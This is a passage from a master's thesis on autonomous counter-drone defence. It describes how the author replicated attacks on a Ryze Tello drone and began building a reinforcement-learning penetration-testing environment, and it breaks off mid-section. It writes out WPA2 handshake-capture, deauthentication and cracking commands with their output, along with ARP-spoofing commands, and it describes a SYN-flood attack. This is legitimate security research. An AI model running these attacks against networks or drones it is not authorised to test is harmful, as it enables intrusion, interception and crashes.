

Drone Hacking Through Reinforcement Learning

Evan Richards-Ward

Supervisors:

Associate Professor Etienne Borde

Dr Ray Hunt

Department of Computer Science

University of Canterbury

February 8, 2026

A thesis submitted in partial fulfillment of the requirements for the degree of
Master of Artificial Intelligence

1 Abstract

The rapid proliferation of Unmanned Aerial Vehicles (UAVs) in civilian and industrial sectors has introduced significant security vulnerabilities, particularly regarding unauthorised surveillance and incursions into critical infrastructure. While traditional counter-UAV (C-UAV) methods rely on kinetic force or high-powered jamming, these approaches often risk collateral damage and prevent forensic recovery of the device. This research proposes an autonomous, non-lethal alternative utilising protocol manipulation and Reinforcement Learning (RL) to neutralise threats through controlled intervention.

The methodology follows a two-phased approach. First, a manual vulnerability analysis was conducted on the Ryze Tello drone, identifying successful attack vectors including WPA2 handshake capture, ARP spoofing, and instruction injection via the DJI Tello SDK. These tests revealed that while manual exploitation is possible, the process is rigid and highly dependent on human expertise. To address this, a custom gymnasium environment was developed using the Ray and Gymnasium Python libraries to train an RL agent. The agent was modelled as a Partially Observed Markov Decision Process (POMDP), incorporating real-world stochasticity via logistic probability distributions to simulate signal interference and environmental uncertainty.

The results demonstrate that the RL agent, trained using Proximal Policy Optimisation (PPO), successfully learned to navigate complex multi-stage attack scenarios. In a sample of 100 episodes, the agent achieved a 100% neutralisation rate, with 44% resulting in a successful controlled landing and 56% in a tactical crash when secure protocols could not be bypassed. These findings suggest that RL-driven autonomous systems can effectively bridge the gap between tactical operational levels and high-level cybersecurity expertise, providing a scalable and adaptable defence mechanism for modern UAV threats.

Contents

1	Abstract	i
2	Introduction	1
2.1	Beneficial Use Cases	1
2.2	Security Risks and Challenges	2
2.3	Proposed Methodology	2
3	Background	3
3.1	Hacking a Wi-Fi-based drone	4
3.2	Reinforcement Learning for Efficient Network Penetration Testing	7
3.3	Cyberthreats and security measures in drone-assisted agriculture	8
4	Methodology	12
4.1	Penetration Testing the Tello Drone	12
4.1.1	Password Cracking	12
4.1.2	Denial of Service	15
4.1.3	ARP Spoofing	16
4.1.4	Inject Instructions	17
4.1.5	Reinforcement Learning Environment Design	18
4.2	Reinforcement Learning	19
4.2.1	Setup	19
4.2.2	Implementing Uncertainty	20
4.2.3	Actions	21
5	Results	22

6 Conclusion	27
6.1 Future Research	29
7 Acknowledgements	30

2 Introduction

The rapid proliferation of Unmanned Aerial Vehicles (UAVs) across various sectors has transformed drone technology from a niche tool into a ubiquitous presence in modern society. While this accessibility fosters innovation, it simultaneously increases the risk of “bad actors” utilising these platforms for malicious purposes. This research explores an autonomous, non-lethal method for neutralising such threats through Reinforcement Learning (RL) and protocol manipulation.

2.1 Beneficial Use Cases

Drones provide significant benefits across numerous industries, making their protection from cyber-interference as critical as the need to defend against them. Notable beneficial use cases include:

- **Search and Rescue:** Using DJI Matrice 30T thermal drones for search and rescue of animals and humans [1].
- **Agriculture:** Drones used for mapping farms, spraying pesticides and monitoring farm equipment and animals [2].
- **Medical Transport:** Drones are being trialled in the UK to transport pathogen samples in insulated containers carried by drones [3].

- **Entertainment:** Instead of firework displays, some cities are opting for drone light shows [4].

2.2 Security Risks and Challenges

Conversely, this same technology presents serious security risks. Malicious actors have used and continue to use drones to spy on private property and penetrate the airspace of critical infrastructure, such as power plants [3], [5]. Zones of conflict have seen small UAVs used as cost-effective methods for gathering information and eliminating enemy forces. These applications have demonstrated the rapid development of drone capabilities within military applications, highlighting the need for defensive capabilities against small UAVs.

2.3 Proposed Methodology

This project proposes a system that focuses on protocol manipulation to take control of a target drone—specifically, the Wi-Fi-enabled Ryze Tello drone. Through using the drone’s own communication protocols, we can ensure the drone behaves as intended without causing collateral damage to the drone or its surroundings.

To solve this multi-step challenge, this research utilises reinforcement learning to adapt to various challenges and variations that occur within complex scenarios. In contrast to algorithmic approaches, reinforcement learning is capable of learning network architecture and identifying optimal actions to take based on the observed state of the network.

However, the expertise needed to put checks and balances on drone use or abuse is significant. It is not the case that one can easily train staff in defence, Police or rescue services to manage the risks and benefits, let alone in time-critical or other adverse situations. This is where effective AI solutions overseen by an expert can bridge the gap between tactical/operational levels and higher-level cybersecurity expertise. It also allows

much wider use of mitigation tools.

3 Background

The rapid proliferation of Unmanned Aerial Vehicles (UAVs) across civilian and industrial sectors has introduced a new frontier of security challenges. While drones offer transformative benefits in fields such as medical transport, agricultural monitoring, and search-and-rescue, their accessibility also empowers bad actors to target critical infrastructure or conduct unauthorised surveillance. McNabb (2025) [3] and France-Presse (2025) [6] detail these incursions where drones have entered restricted areas, such as power plants, potentially threatening the safety of the infrastructure and residents of the area. De Jong (2025) [5] discusses the fears New Zealand residents have, where drone incidents have reached a 6-year peak, highlighting the need to effectively and efficiently use countermeasures for such technology. As traditional "kinetic" counter-UAV (C-UAV) methods—such as physical destruction or high-powered jamming—pose risks of collateral damage and unpredictable drone behaviour, there is an urgent need for non-lethal, protocol-based intervention. It is important to have surgical and urban-friendly options for C-UAV methods as the use of UAVs continues to rise.

Current C-UAV strategies primarily focus on disrupting the physical or signal layers. However, these methods often fail to account for the safety of the surrounding environment. Jamming or spoofing drone signals, while effective, can cause unpredictable behaviour leading to a crash, potentially harming bystanders or infrastructure. Protocol manipulation—taking control of a drone via its own communication standards—allows for a safe, controlled landing. This enables full recovery of the hardware for forensic analysis and the identification of the operator, which is impossible or difficult with destructive methods.

It is also important to consider the ethical and legal actions of drones and penetration

testing. Current methods of counter-UAV include jamming, disruption, position spoofing [7] and lethal or non-lethal force. These methods, while varying in effectiveness, achieve the goal of removing the threat the drone may pose; however, these methods introduce risks to the surrounding environment as drone behaviour can be unpredictable, or they introduce potential collateral damage. This project seeks to use protocol manipulation, using the drone's own protocols and commands to manipulate and take control of, ensuring that the drone behaves and moves as intended without crashing or causing collateral damage to the surroundings. While protocol manipulation is more difficult than conventional methods, the use of it enables the full recovery of the captured drone, allowing for forensics and identification, improving enforcement, monitoring and follow-up on bad actors using this technology.

3.1 Hacking a Wi-Fi-based drone

Rubbestad and Söderqvist (2021) [8] performed a vulnerability analysis on the Tello Drone. Utilising the Penetration Testing Execution Standard to perform a penetration test on the Tello drones. They identify that the Tello drone connects to a smartphone via a wireless link and an app. The wireless link is a Wi-Fi connection defined by the standard wireless protocol IEEE 802.11 with the Tello drone acting as the wireless router or access point, complete with SSID and password. The Tello drone uses WPA2 with a pre-shared key. Rubbestad and Söderqvist identify a wide array of potential threats to the Tello drone. They are as follows:

- Weak, guessable, hardcoded or no passwords, which are common among other IOT devices.
- Insecure network services due to a lack of firewalls and open ports are easily accessible.

- Insecure data transfer and storage, as simpler methods of data transfer and storage, are likely to be used on IOT devices.
- Insecure default settings, such as a default password, present easy access to devices if they are not changed.
- Jamming/ spoofing GPS data to confuse and trick the drone. This is a security threat to all drones.
- Jamming/ spoofing UAV transmissions that provide information such as velocity and position. These are unencrypted, allowing them to be jammed or replaced by fake ones.
- Denial of service.
- Man-in-the-middle attacks.
- Interception of the data feed.
- Wi-Fi password cracking. Utilises weaknesses within the WPA-PSK encryption to retrieve the Wi-Fi's password.

Rubbestad and Söderqvist performed the following manual attacks on the Tello drone and its network.

- **Password crack:** This is done by deauthenticating a user from the drone and listening to the re-authentication, capturing the WPA key, which is part of the authentication handshake. Once the WPA key is captured, offline cracking methods can be used to potentially extract the password.
- **Denial of service attack:** By flooding the port with TCP SYN packets, the Tello drone is unable to communicate with the controller, and it falls due to no emergency

landing protocols.

- **Man-in-the-middle attack:** Utilising ARP spoofing to associate the attacker's MAC address with the target's IP, causing packets sent to the target to be received by the attacker instead. The attacker can then forward the packet without the target having any knowledge. This enables the attacker to view all packets sent to the target.
- **Inject instructions:** Utilising the Software Development Kit that is provided for the Tello drone gives instructions that can be sent to the drone from a computer instead of using their app. Once the attacker has access to the network via password cracking, the attacker can use and send commands from the SDK, either crashing or taking full control of the drone.

All attacks against the Tello drone were successful, highlighting the potential for further exploitation and similar vulnerabilities in other drones similar to the Tello drone. While these attacks provide a useful starting point for drone penetration testing, they highlight major flaws when applied practically. These attacks are rigid and dependent on humans. This requires a human to manually sequence various tools, such as those in the airmon suite. The flexibility required to react to rapid changes within the network and the location of the drone requires a more automated and flexible approach.

Tello drones are a cheap and common form of drone that are easily accessible to the public. As such, attacks against the Tello drone are likely to work in a similar fashion to the other commonly available options on the market. However, drones that do not use the same communication protocols, such as Wi-Fi, will likely require more testing before any attacks can be launched against them.

3.2 Reinforcement Learning for Efficient Network Penetration Testing

Ghanem and Chen (2020) [9] used reinforcement learning to train a model to perform simple and complex penetration tests on a network infrastructure. The Intelligent Automated Penetration Testing System (IAPTS) consists of modules that integrate with pre-existing industrial penetration testing frameworks, enabling them to capture information, learn from experience, and reproduce test cases for future use. IAPTS aspires to save human resources while producing equal or better results over similar periods of time.

To handle the complexity and uncertainty inherent in real-world networks, IAPTS models the pen testing task as a Partially Observed Markov Decision Process (POMDP).

IAPTS is projected to be an independent module that can be embedded into other frameworks. Ghanem and Chen (2020) use Metasploit as the framework the iteration of IAPTS was embedded during testing. This is done by implementing IAPTS as an external module communicating with IAPTS via customised Python scripts, which interact with Metasploit's API. This was solely to ensure that the performance of IAPTS was not affected by performances away from the PT framework. The training of IAPTS was done in 4 stages:

- **Stage 1:** IAPTS was running in the background while expert human testers performed tests and captured the decisions made to be used in generalisation.
- **Stage 2:** IAPTS shadows human testers and assists by making pinpoint decisions on scenarios identical to the scenarios used in stage 1. These decisions are then provided to the human tester, thus relieving them of repetitive tasks.
- **Stage 3:** IAPTS is partially autonomous at this stage, performing tests on its own with constant oversight from an expert human tester.
- **Stage 4:** IAPTS is fully autonomous and is entirely in control of testing. This stage is only reached when it has achieved full maturity, enabling it to perform PT tasks

in the same manner as human testers, with some minor issues that are reported periodically.

IAPTS was able to complete the PT tasks at varying times depending on the POMDP algorithm used. The results obtained from the study supported the hypothesis that the reinforcement learning approach could enhance penetration testing beyond the capabilities of human experts, specifically in terms of time consumed, covered attacking vectors, accuracy, and reliability of the outputs. Gahem and Chen (2020) demonstrated the efficacy of RL network penetration testing. Gahem and Chen (2020) proved the effectiveness of IAPTS in network security. However, its application is confined to stable, wired or office-based wireless infrastructures. This thesis aims to extend this paradigm to the highly dynamic domain of UAVs.

3.3 Cyberthreats and security measures in drone-assisted agriculture

Tychola and Rantos [10] discuss the threats posed to drones, particularly those in agriculture, as well as mitigations that can be applied to them. However, because drones share many technologies and methods, cybersecurity threats and measures can be applied on a wider scale across drone technology. Identifying and considering the types of attacks identified provides insight into how attackers can compromise other drones, including the Tello drone, which also shows aspects of its hardware and software workings, which could be further compromised and manipulated.

There are four levels of concern that Tychola and Rantos [10] highlight: sensor, hardware, software, and communication level. These are displayed in Figure 1 below.

Core issues arising from sensor-level attacks include the precision required for crop and land management. The dangers arise from having incorrect readings and data obtained from the sensors receiving spoofed information, or the accurate information being blocked

sensor-level	GPS data spoofing	Anti spoofing using AI methods , Direction-of-Arrival, Multiple antennas GPS , GPS coordinates verification, Cryptography
	GPS data Jamming	Autonomous navigation, Authentication of GPS signals, Additional sensors, ML-based IDS
	Jamming/Spoofing UAV transmissions	Anti-jamming add-on devices, Embedded software, Resilient positioning, navigation and timing systems, MAC schemes, Lightweight cryptography
	False signal injection	ENF signals , Schemes to amend measurement and control data, Deploying rule-based IDS
	Sensors Channel attacks	Physical isolation, Building optical flow algorithms
hardware-level	Hardware Trojans	Building ML-based IDSs, Fine-grained circuit analysis, Firewalls, antivirus, power and timing analysis
	Hardware failures	Encryption techniques on the flying UAVs
	Hijacking	Authenticated encryption to GCS and UAVs, Consistent change of the flight path
	Battery attacks	Safety circuits in the BMS, Pre-flight diagnosis, Monitoring the real-time battery discharging process, ML techniques
software-level	RF modules attacks	Encryption of the Radio Control link, Onboard encryption of the Flight Controller
	Software Trojans	Authorization mechanisms for UAV system resources, Software-based attestation approaches, Firewall implementations, Using antivirus and IDS solutions
	Operating systems attacks	Adopting the authorization mechanisms for UAV system resources, Software-based attestation approaches
	System ID spoofing	Periodic system update , Firewall implementations
	Tampering captured videos attacks	Firewall implementations, Software-based attestation, approaches
communication-level	Denial of Service (DoS)	IDS solutions
	Man-in-the-Middle attacks	Encrypting the communication control data Fingerprinting techniques to authenticate UAVs
	Satellite communication attacks	Signal surveillance and alarming, Identification measurement, Geolocation of transmitters on earth
	Botnet attacks	Regular patching and updates, Network segmentation, Multi-factor, authentication mechanisms, Network monitoring, P2P communication, Traffic filtering mechanisms
	Cloud computing attacks	Access controls, IDSs, Regular security updates, Implementation of CASB
	Communication Protocol attacks	High-level architecture design for resiliency and trustworthiness, Embedding security services into hardware modules, Light hybrid IDS, Integrated emerging technologies

Figure 1: Four levels of cybersecurity concern in drone technology: sensor, hardware, software, and communication layers.

through jamming or signal injection. Tychola and Rantos [10] highlight that it is critical to safeguard the integrity and security of the location, navigation, and timing solutions derived from GPS signals. The paper identifies the following for hardware attacks: hardware trojans, hardware failures, hacking, battery attacks, and RF module attacks. The identified hardware attacks discussed are the following:

- **Hardware Trojans:** Involves modifications to the electronic hardware, typically through the flight controller.
- **Hardware Failures:** Malfunctioning of hardware components, such as battery life or motor issues, leading to potential violation of data integrity.
- **Hacking:** Hijacking or injecting malicious software into the drone, leading to intentional crashes, other behavioural changes or hardware failure.
- **RF Module Attacks:** Disrupts the communication between the drone and the controller, leading to unpredictable behaviour.

The identified software attacks discussed are the following:

- **Software Trojans:** Injecting malicious software that targets critical software systems, such as the flight controller.
- **Operating System:** Operating systems can be compromised, which leads to the loss or corruption of critical information, which can be difficult or impossible to recover.
- **System ID Spoofing:** Pretending to be authorised entities to recover the drone's system ID. This leads to further compromise of the data.
- **Tampering with Captured Video:** Manipulate or alter the streamed video, providing inaccurate results from the drone.

The identified communication attacks discussed are the following:

- **Denial of Service:** Disrupts the normal service of the drones, affecting work output and efficiency.
- **Man-in-the-Middle:** The adversary controls the UAV-2-GCS wireless channel, allowing for reading of data and data manipulation.
- **Satellite Communication:** Jamming, spoofing attacks on communication signals, which disrupt or alter the capabilities of the drones.
- **Botnets:** When a drone gets integrated into a botnet, the computation resources are consumed through the use of the botnet instead of the desired tasks.
- **Communication Protocol:** Exploit issues within the communication protocols of the drone or other protocols used to facilitate other attacks.

These attacks and methodologies provide a starting point for security experts to test and verify their drone systems, checking for vulnerabilities that may not have previously been identified. This is to ensure that bad actors do not use drones; for example, ecological terrorism could be performed by changing drone sprayers to use toxic levels of chemicals by overspraying or altering concentrations. This project will focus on the communication and software attacks relevant to Tello drones, such as denial of service, MITM, system ID spoofing, and communication protocols. The Tello drone is a great starting point for investigating and applying reinforcement learning techniques for cyber strategies, as it is a cheap and available tech with a simpler design compared to other readily available drones.

4 Methodology

While penetration testing on websites, servers, applications, etc, has specific tools and practices, these can be transferred onto the Tello drone without many changes. The principles of penetration testing do not require many, if any, changes when applied to the Tello drone.

4.1 Penetration Testing the Tello Drone

Using G. Rubbestad & W. Söderqvist's (2021) [8] research, I replicated each method they utilised on the Tello drone. I replicated their methodology and tried alternative options. These are detailed below.

4.1.1 Password Cracking

The Tello drone acts as an access point. The drone creates its own Wi-Fi network using the WPA2 security protocol. This protocol has a vulnerability associated with it that enables an attacker to retrieve the WPA key. This WPA key can be used in a dictionary attack to identify the password used for the drone network.

The first step is to find and start the interface of the wireless network adapter using the following commands. This is wlan0.

- **ifconfig**: displays the interfaces.
- **airmon-ng check kill**: checks for processes that are using the interface and stops them.
- **airmon-ng start wlan0**: starts the wlan0 interface in monitoring mode. The interface is now called wlan0mon.

```
(root@kali)-[~]
# airmon-ng check kill

(root@kali)-[~]
# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy11	wlan0	rt2800usb	Ralink Technology, Corp. RT2870/RT3070
		(mac80211 monitor mode vif enabled for [phy11]wlan0 on [phy11]wlan0mon)	
		(mac80211 station mode vif disabled for [phy11]wlan0)	

Figure 2: Output of airmon-ng check kill.

- **airodump-ng wlan0mon**: packet capturing tool particularly suitable for WEP or WPA handshakes. Here it is scanning networks to identify their BSSID and channel. We are looking for the Tello drone network.

```
(root@kali)-[~]
# airodump-ng wlan0mon
```

CH 6][Elapsed: 30 s][2025-11-19 18:07][Are you sure you want to quit? Press Q again to quit.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
48:00:B3:0D:C7:64	-67	2	0 0	6	130	WPA2 CCMP	MGT	UCwireless
48:00:B3:0D:F7:20	-65	3	0 0	11	130	WPA2 CCMP	PSK	UCIoT
48:00:B3:0D:D1:63	-61	0	0 0	1	130	OPN		UCvisitor
48:00:B3:0D:D1:62	-63	0	0 0	1	130	WPA2 CCMP	PSK	HITLabNZ
48:00:B3:0D:D1:61	-60	0	0 0	1	130	WPA2 CCMP	MGT	eduroam
48:00:B3:0D:D1:60	-61	0	0 0	1	130	WPA2 CCMP	PSK	UCIoT
48:00:B3:3A:11:80	-49	1	0 0	1	130	WPA2 CCMP	PSK	UCIoT
48:00:B3:0D:F7:23	-65	4	0 0	11	130	OPN		UCvisitor
48:00:B3:0D:F7:22	-64	4	0 0	11	130	WPA2 CCMP	PSK	HITLabNZ
48:00:B3:0D:F7:21	-65	4	0 0	11	130	WPA2 CCMP	MGT	eduroam
48:00:B3:0D:CD:25	-71	2	0 0	11	130	WPA2 CCMP	MGT	UCcommercial
48:00:B3:0D:CD:24	-69	2	0 0	11	130	WPA2 CCMP	MGT	UCwireless
48:00:B3:0D:CD:22	-69	2	0 0	11	130	WPA2 CCMP	PSK	HITLabNZ
48:00:B3:0D:CD:21	-71	2	0 0	11	130	WPA2 CCMP	MGT	eduroam
48:00:B3:0D:CD:20	-71	3	0 0	11	130	WPA2 CCMP	PSK	UCIoT
48:00:B3:0D:F7:24	-65	4	0 0	11	130	WPA2 CCMP	MGT	UCwireless
48:00:B3:0D:F7:25	-66	5	0 0	11	130	WPA2 CCMP	MGT	UCcommercial
34:D2:62:F2:5B:18	-23	10	252 0	9	54e	WPA2 CCMP	PSK	TELLO-F25B18
E4:8D:8C:20:8D:00	-77	0	5 0	8	-1	WPA		<length: 0>
04:42:1A:5D:2B:F0	-59	3	10 0	2	720	WPA2 CCMP	PSK	<length: 0>
48:00:B3:3A:11:85	-49	4	0 0	1	130	WPA2 CCMP	MGT	UCcommercial
48:00:B3:3A:11:84	-49	4	0 0	1	130	WPA2 CCMP	MGT	UCwireless
48:00:B3:3A:11:81	-49	5	0 0	1	130	WPA2 CCMP	MGT	eduroam
48:00:B3:0D:D1:65	-60	5	0 0	1	130	WPA2 CCMP	MGT	UCcommercial
48:00:B3:0D:D1:64	-59	1	0 0	1	130	WPA2 CCMP	MGT	UCwireless
48:00:B3:3A:11:83	-49	6	0 0	1	130	OPN		UCvisitor
48:00:B3:3A:11:82	-50	6	0 0	1	130	WPA2 CCMP	PSK	HITLabNZ

Figure 3: Scanning for the Tello drone network using airodump-ng.

- **airodump-ng -c channel -bssid network BSSID -w /home wlan0mon**: Now using airodump to capture packets on a specific channel targeting a specific BSSID.

The captured files will be stored in the `/home` directory. This command is left running in the terminal, and a new one is opened for the next steps.

```
(root@kali)-[~]
# airodump-ng -c 9 --bssid 34:D2:62:F2:5B:18 -w /home wlan0mon
18:07:26 Created capture file "/home-01.cap".

CH 9 ][ Elapsed: 37 mins ][ 2025-11-19 18:44 ][ WPA handshake: 34:D2:62:F2:5B:18

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
```

Figure 4: Capturing packets on a specific BSSID.

- **aireplay-ng -0 10 -a network BSSID wlan0mon:** tool that generates traffic. Deauthentication packets are generated and sent to the target network amount specified by `-0`. These packets are broadcast from the network to the connected devices. The devices' authentication packets are captured by **airodump-ng**, which is still running.

```
(root@kali)-[~]
# aireplay-ng -0 10 -a 34:D2:62:F2:5B:18 wlan0mon
18:07:41 Waiting for beacon frame (BSSID: 34:D2:62:F2:5B:18) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:07:42 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:42 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:43 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:43 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:44 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:44 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:44 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:45 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:45 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
18:07:46 Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:F2:5B:18]
```

Figure 5: Executing deauthentication attack using aireplay-ng.

- **aircrack-ng -a2 -b network BSSID -w wordlist packet files:** use the key cracking program set to force attack on WPA/WPA2-PSK `-a2` on the network BSSID

that has been captured. The `rockyou.txt` wordlist was used. The password was successfully recovered.

```
(root@kali)-[~]
# aircrack-ng -a2 -b 34:D2:62:F2:5B:18 -w /usr/share/wordlists/rockyou.txt
/home-01.cap
Reading packets, please wait...
Opening /home-01.cap
Resetting EAPOL Handshake decoder state.
Read 35780 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 11/10303727 keys tested (43.19 k/s)

Time left: 2 days, 18 hours, 16 minutes, 23 seconds      0.00%

KEY FOUND! [ password ]

Master Key      : 14 05 16 1D 01 E1 CA 91 01 AC 4C 24 85 43 D0 70
                  FF CD 93 B1 1A 47 77 C0 6B 0D 09 E9 4C 14 C7 26

Transient Key   : 02 6A 88 37 FF CA 40 CB 25 AC A7 B1 E1 F2 76 07
                  37 D6 35 91 68 3A 19 38 96 74 4E 41 D4 14 6D E7
                  A4 D4 16 20 E5 A3 5C 7F 8A 56 E9 E8 B9 9D 07 73
                  58 40 39 FB 08 61 BC 8C B6 C3 60 E2 55 00 00 00

EAPOL HMAC     : EB BB DE 9D 31 0C B1 54 91 F2 5F 0F 6C 8F 5D 66
```

Figure 6: Successful password recovery using aircrack-ng.

It is worth noting that a password will only be found if it is contained in the wordlist. Additionally, dictionary attacks can take long periods of time if the wordlist is long.

4.1.2 Denial of Service

If an attacker is on the drone network, then it is possible to flood the drone with TCP syn packets, blocking legitimate instructions. The drone, without proper instructions, should either crash or hover where it loses connection.

Zenmap [11] was used to identify the ports used for communication on the Tello drone. The results found port 9999 is open and is likely used for communication, which Rubbestad

and Söderqvist (2021) also found. Using hping3 [12] to flood that port did not result in the drone becoming uncontrollable until it crashed, as reported by Rubbestad and Söderqvist (2021). Instead, the drone became more unstable with occasional periods of uncontrollability, but was overall still controllable with continuous access to the camera.

4.1.3 ARP Spoofing

ARP spoofing is a man-in-the-middle attack where an attacker acts as a router for messages between two clients. The packet information is sent through the attacker, who gets access to the information if it is not encrypted. We can perform this on the Tello drone once connected to the drone network.

On an attacking machine, a Kali virtual machine was used, we enable packet forwarding through `sysctl` settings. Once enabled, the `arp spoof` command can be used to tell 192.168.10.1, the drone, that to send packets to 192.168.10.2, it has to send them to the attacking machine. The reverse is also performed in a separate terminal, keeping the previous one running, telling 192.168.10.2, the Tello app on an iPad, that it must send the packets for the drone through the attacking machine.

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# arp spoof -i wlan0 -t 192.168.10.1 192.168.10.2
bash: arp spoof: command not found
root@kali:~# arp spoof -i wlan0 -t 192.168.10.1 192.168.10.2
3e:2:a3:6d:8b:1d 34:d2:62:f2:5b:18 0806 42: arp reply 192.168.10.2 is-at 3e:2:a3:6d:8b:1d
3e:2:a3:6d:8b:1d 34:d2:62:f2:5b:18 0806 42: arp reply 192.168.10.2 is-at 3e:2:a3:6d:8b:1d
```

Figure 7: ARP spoofing targeting the drone.

```
root@kali:~# arp spoof -i wlan0 -t 192.168.10.2 192.168.10.1
3e:2:a3:6d:8b:1d 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 3e:2:a3:6d:8b:1d
3e:2:a3:6d:8b:1d 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 3e:2:a3:6d:8b:1d
```

Figure 8: ARP spoofing targeting the controller.

The attack was successful as the commands were able to be viewed in wireshark showing the packets sent between the drone and the controller. Additionally, the camera feed on the controller stopped working during this attack, as well as the UI of the controller, making it impossible to land the drone, as the only option was launching it. It was still possible to fly the drone around per normal and, when the UI updated, land the drone safely. The video stream did not resume when the attack was stopped.

3403	2025-11-25 15:11:59.6774580...	0.051273588	192.168.10.1	192.168.10.2	UDP
3404	2025-11-25 15:11:59.6775636...	0.000105568	192.168.10.1	192.168.10.2	UDP
3405	2025-11-25 15:11:59.6777445...	0.000180939	192.168.10.1	192.168.10.2	UDP
3406	2025-11-25 15:11:59.6778828...	0.000138299	192.168.10.1	192.168.10.2	UDP
3407	2025-11-25 15:11:59.6790128...	0.001129997	192.168.10.1	192.168.10.2	UDP
3408	2025-11-25 15:11:59.6861813...	0.007168475	192.168.10.1	192.168.10.2	UDP
3409	2025-11-25 15:11:59.7293677...	0.043186442	192.168.10.1	192.168.10.2	UDP
3410	2025-11-25 15:11:59.7814196...	0.052051864	192.168.10.1	192.168.10.2	UDP
3411	2025-11-25 15:11:59.7820848...	0.000665186	192.168.10.1	192.168.10.2	UDP
3412	2025-11-25 15:11:59.7880335...	0.005948705	192.168.10.1	192.168.10.2	UDP
3413	2025-11-25 15:11:59.8329018...	0.044868315	192.168.10.1	192.168.10.2	UDP
3414	2025-11-25 15:11:59.8835451...	0.050643266	192.168.10.1	192.168.10.2	UDP
3415	2025-11-25 15:11:59.8839682...	0.000423103	192.168.10.1	192.168.10.2	UDP
3416	2025-11-25 15:11:59.9153588...	0.031390680	192.168.10.1	192.168.10.2	UDP
3417	2025-11-25 15:11:59.9346170...	0.019258176	192.168.10.1	192.168.10.2	UDP
3418	2025-11-25 15:11:59.9827193...	0.048102260	192.168.10.1	192.168.10.2	UDP
3419	2025-11-25 15:11:59.9854524...	0.002733159	192.168.10.1	192.168.10.2	UDP
3420	2025-11-25 15:11:59.9854692...	0.000016751	192.168.10.1	192.168.10.2	UDP
3421	2025-11-25 15:12:00.0366025...	0.051133283	192.168.10.1	192.168.10.2	UDP
3422	2025-11-25 15:12:00.0872229...	0.050620402	192.168.10.1	192.168.10.2	UDP
3423	2025-11-25 15:12:00.0874162...	0.000193307	192.168.10.1	192.168.10.2	UDP
3424	2025-11-25 15:12:00.0876878...	0.000271621	192.168.10.1	192.168.10.2	UDP
3425	2025-11-25 15:12:00.1171618...	0.029474005	192.168.10.1	192.168.10.2	UDP
3426	2025-11-25 15:12:00.1851246...	0.067962786	192.168.10.1	192.168.10.2	UDP
3427	2025-11-25 15:12:00.1893309...	0.004206293	192.168.10.1	192.168.10.2	UDP
3428	2025-11-25 15:12:00.1906461...	0.001315253	192.168.10.1	192.168.10.2	UDP
3429	2025-11-25 15:12:00.1906580...	0.000011883	192.168.10.1	192.168.10.2	UDP
3430	2025-11-25 15:12:00.2149192...	0.024261149	192.168.10.1	192.168.10.2	UDP
3431	2025-11-25 15:12:00.2443704...	0.000000000	192.168.10.1	192.168.10.2	UDP

Figure 9: Wireshark trace showing intercepted packets.

4.1.4 Inject Instructions

Using the DJITello Python library [13], a connection was established to the drone while another controller was connected. Commands from the attacker were ignored with the following differences:

- The camera feed stopped displaying,
- The attacker could command the drone to **takeoff**, but commands afterwards were ignored.

4.1.5 Reinforcement Learning Environment Design

Overall, the methods described by G. Rubbestad and W. Söderqvist [8] were mostly effective in their application, with some methods described not working as intended on the Tello Drone. Effective methods include: password cracking, ARP spoofing, and partial instruction injection. Denial of Service did not work as previously recorded, which is assumed to be due to the ports actually being used to communicate with the controller being different from what is found through Zenmap or Nmap and what G. Rubbestad and W. Söderqvist [8] found. Rather than digging into a big, unfamiliar package, I used first principles and developed representations for methodologies that were unconfirmed.

The most notable differences are the behaviour for instruction injection using the software development kit protocols to control the drone. While G. Rubbestad and W. Söderqvist [8] were able to take control of and crash the drone using Python scripts, this was not achievable using the Python library (DJITellopy), which implemented the SDK to simplify the process of interacting with the Tello Drones. This enabled the control of the Tello drone when solely using the library without requiring the Tello app. When having both the Tello app and the Python scripts, both giving information, the Tello app was favoured over the Python scripts, being run at the same time. However, the fact that it is capable of communicating with the Tello drone indicates that it could be possible to fully get it working if more time were allocated. For the purposes of implementing and training an RL agent to take over the tasks of hacking a Tello drone, it is going to be assumed that these actions taken are possible and are going to be represented through abstract functions.

4.2 Reinforcement Learning

4.2.1 Setup

The reinforcement learning agent is being designed using abstract functions that represent the actions that are taken by traditional hackers/ pentesters. The agent does not have access to real-world data; instead, it only has representations of the information it may have access to. These are represented by the action and observation spaces.

The tools used for the reinforcement learning agent are the Python libraries Ray and gymnasium. Gymnasium provides the framework for creating custom environments commonly called ‘gyms’, where the agent can interact with and create policies through the rewards given by the gym. The environment consists of the following components:

- **Action Space:** The actions that can be taken by the agent. These represent the various actions that were taken during the penetration testing phase of the Tello Drone. These are representative and only change the gymnasium environment states.
- **Observation Space:** The information the agent has about the environment. This is what the agent uses to make its decisions for the actions it can take.
- **State Space:** The true state of the environment. The agent does not have access to the state space; instead being given the observation space, which is derived from the state space.

The environment has three end states that terminate the episode running.

- **No Result:** The agent has not reached an end state (drone crashed or drone landed), and the episode has been truncated as it exceeded the allowable iterations.
- **Drone Crashed:** The agent has caused the drone to crash. This is either achieved by performing a DOS attack on the drone while on the drone’s network or through

